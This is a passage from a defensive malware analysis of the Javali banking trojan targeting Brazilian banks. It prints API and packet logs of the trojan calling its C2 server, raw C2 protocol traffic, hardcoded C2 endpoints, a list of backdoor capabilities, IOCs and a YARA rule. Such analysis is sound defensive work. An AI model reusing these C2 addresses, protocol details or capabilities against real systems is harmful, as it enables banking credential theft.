Banco Indusval & Partners
Portal Internet Banrisul
Banco Original
Acesse sua conta Celcoin
Login - Nubank
BRB Banknet
Banco de Brasília
Banco da Amazônia
Banese
BancoTopazioInternetBanking
BancoIndustrial
Banco Industrial
Daycoval
CIDETRAN
Viacredi
Mercado Pago
CrediSiS

As described, Javali is monitoring the accessed web-pages on the victim side. When a match is achieved, the communication with the C2 servers starts. The C2 server is geolocated in Brazil, and a new port is generated dynamically each execution between a well-defined range. Socket communication is established using the IndyProject library.

execution #1

1807	5:57:35.508 PM	20	KERNELBASE.dll	ntohs (48783)
2221	5:58:04.538 PM	20	KERNELBASE.dll	getaddrinfo ("191.232.170.12", "37023", 0x0716fb18, 0x0716faac)
2222	5:58:04.538 PM	20	KERNELBASE.dll	freeaddrinfo (0x009740e0)
2223	5:58:04.538 PM	20	KERNELBASE.dll	socket (AF_INET, SOCK_STREAM, IPPROTO_TCP)
2224	5:58:04.538 PM	20	KERNELBASE.dll	setsockopt (1540, SOL_SOCKET, SO_REUSEADDR, 0x0716fbb0, 4)
2225	5:58:04.538 PM	20	KERNELBASE.dll	setsockopt (1540, IPPROTO_TCP, TCP_NODELAY, 0x0716fbb0, 4)
2226	5:58:04.538 PM	20	KERNELBASE.dll	setsockopt (1540, SOL_SOCKET, SO_KEEPALIVE, 0x0716fbb0, 4)
2227	5:58:04.538 PM	20	KERNELBASE.dll	setsockopt (1540, SOL_SOCKET, SO_RCVBUF, 0x0716fbb0, 4)
2228	5:58:04.538 PM	20	KERNELBASE.dll	setsockopt (1540, SOL_SOCKET, SO_SNDBUF, 0x0716fbb0, 4)
2229	5:58:04.538 PM	20	KERNELBASE.dll	setsockopt (1540, SOL_SOCKET, SO_SNDBUF, 0x0716fbb0, 0x0716fbac)
2230	5:58:04.538 PM	20	KERNELBASE.dll	setsockopt (1540, SOL_SOCKET, SO_LINGER, 0x0716fb76, 4)
2231	5:58:04.538 PM	20	KERNELBASE.dll	WSAAsyncSelect (1540, 0x000503f0, 2052, FD_CLOSE FD_CONNECT FD_READ FD_WRITE)
2232	5:58:04.538 PM	20	KERNELBASE.dll	connect (1540, 0x05a607a8, 16)

execution #2

732162	2:13:00.423 PM	11	WS2_32.dll	_vsprintf (0x05abf488, 31, "%u", 0x05abf47c)
732163	2:13:00.423 PM	11	msvcrt.dll	GetLastError ()
732164	2:13:00.423 PM	11	msvcrt.dll	FlsGetValue (1)
732165	2:13:00.423 PM	11	msvcrt.dll	SetLastError (ERROR_SUCCESS)
732166	2:13:00.423 PM	11	WS2_32.dll	MultiByteToWideChar (CP_ACP, 0, "36115", -1, 0x05abf7a8, 33)
732167	2:13:00.423 PM	11	WS2_32.dll	SetLastError (ERROR_SUCCESS)
732168	2:13:00.423 PM	11	WS2_32.dll	WideCharToMultiByte (CP_ACP, 0, "191.232.170.12", -1, 0x06e5ba08, 1025, NULL, NULL)
732169	2:13:00.423 PM	11	WS2_32.dll	WideCharToMultiByte (CP_ACP, 0, "36115", -1, 0x06e48bd8, 32, NULL, NULL)
732170	2:13:00.423 PM	11	WS2_32.dll	TlsGetValue (30)
732171	2:13:00.423 PM	11	WS2_32.dll	TlsGetValue (30)
732172	2:13:00.423 PM	11	WS2_32.dll	memcpy (0x05abf4d4, 0x03a307a8, 16)
732173	2:13:00.423 PM	11	WS2_32.dll	TlsGetValue (30)
732174	2:13:00.423 PM	11	WS2_32.dll	WaitForSingleObject (0x000003a8, 0)

No.	Time	Source	Destination	Protocol	Length	Info
58	11.484308	191.232.170.12	192.168.100.159	TCP	1260	60010 → 49210 [ACK] Seq=1240 Ack=130 Win=131328 Len=1206 [TCP segment of a reassembled PDU]
59	11.484402	191.232.170.12	192.168.100.159	TCP	1260	60010 → 49210 [ACK] Seq=2446 Ack=130 Win=131328 Len=1206 [TCP segment of a reassembled PDU]
60	11.484768	192.168.100.159	191.232.170.12	TCP	54	49210 → 60010 [ACK] Seq=130 Ack=3652 Win=66304 Len=0
61	11.485183	191.232.170.12	192.168.100.159	TCP	1260	60010 → 49210 [PSH, ACK] Seq=3652 Ack=130 Win=131328 Len=1206 [TCP segment of a reassembled PDU]
62	11.687504	192.168.100.159	191.232.170.12	TCP	54	49210 → 60010 [ACK] Seq=130 Ack=4858 Win=66304 Len=0
63	11.711813	191.232.170.12	192.168.100.159	TCP	1260	60010 → 49210 [ACK] Seq=4858 Ack=130 Win=131328 Len=1206 [TCP segment of a reassembled PDU]
64	11.711849	191.232.170.12	192.168.100.159	TCP	1260	60010 → 49210 [ACK] Seq=6064 Ack=130 Win=131328 Len=1206 [TCP segment of a reassembled PDU]
65	11.711856	191.232.170.12	192.168.100.159	TCP	1260	60010 → 49210 [ACK] Seq=7270 Ack=130 Win=131328 Len=1206 [TCP segment of a reassembled PDU]


```

Wireshark - Follow TCP Stream (tcp.stream eq 0) - c2.pcap
LOGIN TestUser password
ID :49210
<[ARQUIV01]>OPERADOR<[>Windows 7 Service Pack 1 (Version 6.1, Build 7601, 32-bit Edition)<[>USER-PC<[>
DOWNLOAD1
x...@.PK.....he.P.....Name.)XT.....Cf.....5u.bCm4.....IB.(.t.Z.d...N.<.....n.....R... ..!,F...i..D
...s{.o.L.t..o..}?.w...s.....q.c.g.8.....N...
AH...d..7..IX..W.y..M[...j...v...<.....o.K..?..#1.KK.....u.L.<1].q.....X.....?=>.....u....x.....y....7h...7A.-.
M..>.V....."-..V.....-..n..BM.....I.3.....1.....+..9Y...8..W..Z.....{x.vn.....=..K.
...F...5.....12<[0.....
A.(.Q.n.....A+.....(n.Y.....N...D...s...00.GZQ.....RS[...].3.....f.....d.%c).....g[...+i\'.o.....$......|'.....M].....?..A.....
i..].....o.
..u..07...'.z..3.....c-'.....[.....w.....c.....?.....c.....?.....R.1'...../Q.1+.....(.....C.....J..)C..W.....=..d.m;...K..u..ll.
.k.bfpq.T.....0.z.o..qE.....".....B..tg.6..b.CV6..b.'1?=[...q.....
...j]-
.z..N.....L'..Rh..y..6.\.(.*.R..^...(.B.F..W..T.Kc.....zR
ng
  
```

191.232.170.12 [View Raw Data](#)

cloud

City	Campinas
Country	Brazil
Organization	Microsoft Azure
ISP	Microsoft Corporation
Last Update	2021-02-04T15:06:13.147683
ASN	AS8075

Figure 27: Communication with the C2 server during the windows overlay process.

As mentioned several times during this analysis, code sharing has been seen in different Latin American trojans. This kind of socket communication can be also observed during the **Lampion trojan activity**.

More, hardcoded C2 endpoints inside the Javali can be related to Grandoreiro activity as **described in this article**.

Javali C2 endpoints hardcoded

0x2df968c	68	191.232.170.12/\$rdgate.\$CLI-CRYPT\$
0x2df96e4	68	191.232.170.12/\$rdgate.\$CLI-OBJM\$.
0x2df973c	68	191.232.170.12/\$rdgate.\$CLI-CRYPT\$
0x2df9794	68	191.232.170.12/\$rdgate.\$CLI-OBJM\$.
0x2f40efc	28	191.232.170.12
0x437703c	68	191.232.170.12/\$rdgate.\$CLI-CRYPT\$
0x4377094	68	191.232.170.12/\$rdgate.\$CLI-OBJM\$.
0x43770ec	68	191.232.170.12/\$rdgate.\$CLI-CRYPT\$
0x4377144	68	191.232.170.12/\$rdgate.\$CLI-OBJM\$.
0x437745c	68	191.232.170.12/\$rdgate.\$CLI-CRYPT\$
0x43774b4	68	191.232.170.12/\$rdgate.\$CLI-OBJM\$.
0x437750c	68	191.232.170.12/\$rdgate.\$CLI-CRYPT\$
0x4377564	68	191.232.170.12/\$rdgate.\$CLI-OBJM\$.
0x6483394	68	191.232.170.12/\$rdgate.\$CLI-CRYPT\$
0x64833ec	68	191.232.170.12/\$rdgate.\$CLI-OBJM\$.
0x6483444	68	191.232.170.12/\$rdgate.\$CLI-CRYPT\$
0x648349c	68	191.232.170.12/\$rdgate.\$CLI-OBJM\$.
0x795323c	28	191.232.170.12

Grandoreiro C2 endpoints (right-side)

```

104.232.32.101 15 bytes ?ACTION=HELLO
104.232.32.101 29 bytes ?ACTION=HELLO
104.232.32.101 14 bytes ?ACTION=HELLO
104.232.32.101 28 bytes ?ACTION=HELLO
104.232.32.101 12 bytes ?ACTION=START&ID=391481E554804AD6AFA8467713C6119D
104.232.32.101 26 bytes ?ACTION=START&ID=391481E554804AD6AFA8467713C6119D
104.232.32.101 588 bytes ?ID=391481E554804AD6AFA8467713C6119D
104.232.32.101 12 bytes ?ID=391481E554804AD6AFA8467713C6119D
104.232.32.101 30 bytes ?ID=391481E554804AD6AFA8467713C6119D
104.232.32.101 48 bytes ?ID=391481E554804AD6AFA8467713C6119D
104.232.32.101 27 bytes ?ID=391481E554804AD6AFA8467713C6119D
104.232.32.101 45 bytes ?ID=391481E554804AD6AFA8467713C6119D
104.232.32.101 11 bytes ?ACTION=HELLO
104.232.32.101 817 bytes UPLOAD?file=CLIENT_UPLOAD%5CPL-70-873307255376%5Cn3u676byow4607f.tmp.kl&type=4
104.232.32.101 1 bytes UPLOAD?file=CLIENT_UPLOAD%5CPL-70-873307255376%5Cn3u676byow4607f.tmp.kl&type=4
104.232.32.101 11 bytes ?ACTION=HELLO
104.232.32.101 25 bytes ?ACTION=HELLO
104.232.32.101 15 bytes ?ACTION=HELLO
104.232.32.101 29 bytes ?ACTION=HELLO
104.232.32.101 14 bytes ?ACTION=START&ID=6AEFC20EE3424974ABEEBFC7DA0BB47
104.232.32.101 28 bytes ?ACTION=START&ID=6AEFC20EE3424974ABEEBFC7DA0BB47
104.232.32.101 593 bytes ?ID=6AEFC20EE3424974ABEEBFC7DA0BB47
104.232.32.101 12 bytes ?ID=6AEFC20EE3424974ABEEBFC7DA0BB47
104.232.32.101 28 bytes ?ID=6AEFC20EE3424974ABEEBFC7DA0BB47
104.232.32.101 46 bytes ?ID=6AEFC20EE3424974ABEEBFC7DA0BB47
104.232.32.101 29 bytes ?ID=6AEFC20EE3424974ABEEBFC7DA0BB47
104.232.32.101 47 bytes ?ID=6AEFC20EE3424974ABEEBFC7DA0BB47

```

104.168.190.164:9050	0	http://104.168.190.164:9050/\$rdgate?ACTION=HELLO
104.168.190.164:9050	0	http://104.168.190.164:9050/\$rdgate?ACTION=START&ID=B3030080574A43BE857DBE13C21D7110
104.168.190.164:9050	0	http://104.168.190.164:9050/\$rdgate?ID=B3030080574A43BE857DBE13C21D7110
104.168.190.164:9050	0	http://104.168.190.164:9050/\$rdgate?ID=B3030080574A43BE857DBE13C21D7110

```

804D D0 lea ecx,dword ptr [ebp+30]
BA 80DCAD0 mov edx,InuFtur101s.CAD050
E8 15D1DFFF call InuFtur101s.C89518
8845 D0 mov eax,dword ptr [ebp+30]
BA 80DCAD0 mov edx,InuFtur101s.CAD060
E8 C88275FF call InuFtur101s.4046D8
0F85 19010000 jne InuFtur101s.CAC52F
8883 F0010000 mov ecx,dword ptr [eax+1F0]
8378 18 00 cmp dword ptr [eax+18],0
74 20 je InuFtur101s.CAC492
8883 0C020000 mov ecx,dword ptr [ebp+20C]
E8 DFC8DFFF call InuFtur101s.C8B0DC
8893 F0010000 mov edx,dword ptr [eax+1F0]
884A 18 mov ecx,dword ptr [eax+18]
BA 70DDCAD0 mov edx,InuFtur101s.CAD070
E8 FCD4DFFF call InuFtur101s.C89936
E8 17 mov eax,dword ptr [ebp+20C]
8883 0C020000 jmp InuFtur101s.CAC459
E8 8FC8DFFF mov ecx,ecx
33C9 xor ecx,ecx
BA 70DDCAD0 mov edx,InuFtur101s.CAD070
E8 E3D4DFFF call InuFtur101s.C8993C
8855 F8 mov edx,dword ptr [ebp+8]
8845 FC mov ecx,dword ptr [ebp+4]
E8 58C8DFFF call InuFtur101s.CAC0BC

```

Latenbot C2 traffic - 2017

Grandoreiro C2 traffic - 2020

Figure 28: Grandoreiro C2 endpoints found hardcoded in the Javali sample.

As with many other banking trojans, Javali supports several backdoor commands. The capabilities of these commands include:

- **Obtaining screenshots with the help of the Windows Magnifying API, imported from Magnification.dll.**
- **Logging keystrokes**
- **Downloading and executing further payloads**
- **Restricting access to various banking websites**
- **Mouse and keyboard simulation**
- **Blocking the access to several Windows applications during the malware execution (such as Task Manager)**
- **Self-updating**
- **Stealing credentials from several email services, and banking/financial portals.**

Final Thoughts

Javali is a potent piece of malware, whose primary capability is theft of banking information and other personal information from the user machine and sends it to the C2 server. This trojan abuses a legitimate injector from Avira Firm to create a child process and loads into the memory a protected DLL with the trojan operations. With this technique in place, bypassing some AV and EDR is possible and the trojan-activity can be masqueraded for a long time.


From Javali's analysis, we can conclude that Latin American operators are sharing code between different trojans such as **Lampion**, **URSA**, **Grandoreiro**, **Casbaneiro**, and so on.

Finally, the trojan is a dangerous weapon, with the capabilities to self-update itself, capture keystrokes and mouse movements, take screenshots, block access the several Windows-based applications and banking and financial portals, and starting the windows overlay process when a legitimate portal is accessed.

Screenshots of the windows launched by Javali, Mitre Att&ck Matrix, and other IOCs are presented below.

Windows overlay extracted from Javali trojan





Mitre Att&ck Matrix

Tactic	ID	Name	Description
Initial Access	<u>T1192</u>	Spearphishing Link	Javali campaigns start with a spear-phishing email.
	<u>T1193</u>	Spearphishing Attachment	Java campaigns start with a malicious email attachment (.zip file).
Execution	<u>T1073</u>	DLL Side-Loading	Javali campaigns are using a legitimate executable from Avira Firm to inject into the memory a malicious DLL.
Persistence	<u>T1060</u>	Registry Run Keys / Startup Folder	Javali gets persistence via Run key.
Defense Evasion	<u>T1140</u>	Deobfuscate/Decode Files or Information	Javali uses encrypted remote configuration from Google Docs and its commands are also encrypted.
	<u>T1036</u>	Masquerading	Javali masquerades itself with a legitimate application (Avira antivirus).

<u>T1064</u>	Scripting	PowerShell and JavaScript are used in Javali distribution chain.	
Credential Access	<u>T1056</u>	Input Capture	Javali contains a command to execute a keylogger. It also steals contents from fake windows overlay.
Discovery	<u>T1083</u>	File and Directory Discovery	Javali searches for various filesystem paths in order to determine what applications are installed on the victim's machine.
<u>T1057</u>	Process Discovery	Javali searches for various process names in order to determine what applications are running on the victim's machine.	
<u>T1063</u>	Security Software Discovery	Javali scans the system for installed security software.	
<u>T1082</u>	System Information Discovery	Javali extracts the version of the operating system.	
Collection	<u>T1113</u>	Screen Capture	Javali contains a command to take screenshots via Windows API.
Command and Control	<u>T1024</u>	Custom Cryptographic Protocol	Javali uses cryptographic protocols to communicate with C2 server.
Exfiltration	<u>T1041</u>	Exfiltration Over Command and Control Channel	Javali sends the data it collects to its C&C server.

Indicators of Compromise (IOCs)

--samples--

FT.FATURA.EKFUHLWS+LUVBPC0DGZUWISOAPDK.msi

MD5: 70aa68c29622df360dea76daa4255835

Avira.exe

MD5: 8CBB75FEBFB4B0B7C3B6D3613386220C

Avira.OE.NativeCore.dll

MD5: 83c49ccc03e4abfad28e278ce98b4537

msvcpl120.dll

MD5: FD5CABBE52272BD76007B68186EBAF00

msvcr120.dll

MD5: 034CCADC1C073E4216E9466B720F9849

rundll32.exe

MD5: 8CBB75FEBFB4B0B7C3B6D3613386220C

--AWS S3 bucket--

hxxps://hipermercado.s3-sa-east-1.amazonaws.com/bretas.png

--C2 server--

191.232.170.12

191.232.170.12:35730

191.232.170.1

191.232.177.237

--banking overlay fake pages--

51.103.136.92/nave/index.php

https://claricepss.webcindario.com/pgl/index.php

hxxps://claricepss.webcindario.com/bb/

hxxps://claricepss.webcindario.com/cadastro/

hxxps://claricepss.webcindario.com/chrome/

hxxps://claricepss.webcindario.com/black/

hxxps://claricepss.webcindario.com/imap/

hxxps://claricepss.webcindario.com/casa/

hxxps://claricepss.webcindario.com/pgl/

hxxps://claricepss.webcindario.com/deco/

hxxps://claricepss.webcindario.com/xy/

--Google Docs files w/ config--

hxxps://docs.google.com/document/d/15dKy9iPdFKKUYI5JEn6lyhXramzevtN0siixKmnfNB0/edit

hxxps://docs.google.com/document/d/15i3BI10zTN0F3cIga-o8YYa-u24q-DdcalWi5JMyxeU/edit

hxxps://docs.google.com/document/d/18dBH_hLq1szwezEZkeFfACFo-nhCHHoCwc6qyxdoA2Y/edit

hxxps://docs.google.com/document/d/18qfnad3gLJeUsZxZo-iRkYShxp72q5Ct4sUvCXx10Ng/edit

hxxps://docs.google.com/document/d/1E3RFnE4dlzD_wL96hMzNB1ZZ8vNS-mM_Q481DUFzwFA/edit

hxxps://docs.google.com/document/d/1IM9fNp-iWLQPUVKjHBZUOwfi9Yv_BuUSojQTCidU3U/edit

hxxps://docs.google.com/document/d/1MezQvI_dk_5R4zn_i5dhfSd86KUL1FPCsNIUPEu-ZR8/edit

hxxps://docs.google.com/document/d/10etWS-gLaMbPBcxDQaVbNcYXb7hL4BsR8X_ouI-hz1g/edit

hxxps://docs.google.com/document/d/1T-hcyJwouUdAIZ19DZ_guh723zgpL2H2c4kpcBL0Tqg/edit

hxxps://docs.google.com/document/d/1UwICJoIrrey05PhmMpKVB2g3tMf9PYk4A-UeFHE0Isw/edit

hxxps://docs.google.com/document/d/1W2GHf0vyCLNhVIDxF126mvbKFS9VC2RqU4n-5EXMZLA/edit

hxxps://docs.google.com/document/d/1YTbuav90AwfG24KrZ25h41GnVXIzh3cSapf0sF5n8QI/edit

hxxps://docs.google].com/document/d/1bGyEiUhvY1HvEkbIS7pNPWCODIRrfTyvK2TJLwEFgrw/edit
hxxps://docs.google].com/document/d/1fUCxFdZGv3BUIMtba8tItJAJA3SY4ZR8UHPW0loT80Y/edit
hxxps://docs.google].com/document/d/1iN1UvBtln4jXxMgNpGqG13NF_YN1lhE_Ei11E2odFdo/edit
hxxps://docs.google].com/document/d/1jR8nCxDi4vnuU1LCpKz3LbpPK9RMzW3_hwGNge2nY/edit
hxxps://docs.google].com/document/d/1o-b6lH-aadYKV1jr7imBgUiXgIFNwrkI-9aHlVAa4JQ/edit
hxxps://docs.google].com/document/d/1ogLFEFF4G0PHJM2LBjd3dKFB4tAGiaTiUb2BA0ouuac/edit
hxxps://docs.google].com/document/d/1pCA24HnsioJ0HqApuc9Zf5hGcgJjxskpImUamarbtFU/edit
hxxps://docs.google].com/document/d/1phEs-b8IHsTy84f670zIzyQFgRKsqQG0ofFACh3CdkI/edit
hxxps://docs.google].com/document/d/1qcT11IVn26rKBJAA4gPpUcHFwIP4i4wGF2QBgIVquwM/edit
hxxps://docs.google].com/document/d/1tRSWPhiV-KIYTOJaR-Dd1MLvYRSPmBsU5Hzxu8tg4-E/edit
hxxps://docs.google].com/document/d/1wG-np1-Rx1WT00cYpjvrE_V_PzzxuavKLkpvYReLjvw/edit

Online Sandbox URLs

FATURA.EKFUHLWS+LUVPBC0DGZUWISOAPDK.msi:

<https://www.virustotal.com/gui/file/3c02cff7aa1784336ec96fce16cac267c812ce98ab6a7497c8b7f8c44c54a1e9/detection>

Avira.exe:

<https://www.virustotal.com/gui/file/f495d7c5c98457febc42ec96a959293788f6915e4245899d3bb1808ab84f0d9a/detection>

Avira.OE.NativeCore.dll:

<https://www.virustotal.com/gui/file/bdfa6dbba717b8faf4e0a049e90c6451b1980695f12b59d3d8d2ee6ef22e4da6/details>

Yara rule

```
import "pe"
rule Javali_february_2021 {
meta:
    description = "Yara rule for Javali trojan - February version"
    author = "SI-LAB - https://seguranca-informatica.pt"
    last_updated = "2021-02-16"
    tlp = "white"
    category = "informational"
    condition:
        filesize > 1000KB
        and pe.characteristics & pe.DLL
        and pe.exports("IsAviraSignedFile") and pe.exports("MakeTrayIconVisible")
}
```

Yara rule can be found on [GitHub](#).



Pedro Tavares

Pedro Tavares is a professional in the field of information security working as an Ethical Hacker/Pentester, Malware Researcher and also a Security Evangelist. He is also a founding member at CSIRT.UBI and Editor-in-Chief of the security computer blog seguranca-informatica.pt.

In recent years he has invested in the field of information security, exploring and analyzing a wide range of topics, such as pentesting (Kali Linux), malware, exploitation, hacking, IoT and security in Active Directory networks. He is also Freelance Writer (Infosec. Resources Institute and Cyber Defense Magazine) and developer of the [0xSI_f33d](#) – a feed that compiles phishing and malware campaigns targeting Portuguese citizens.

Read more [here](#).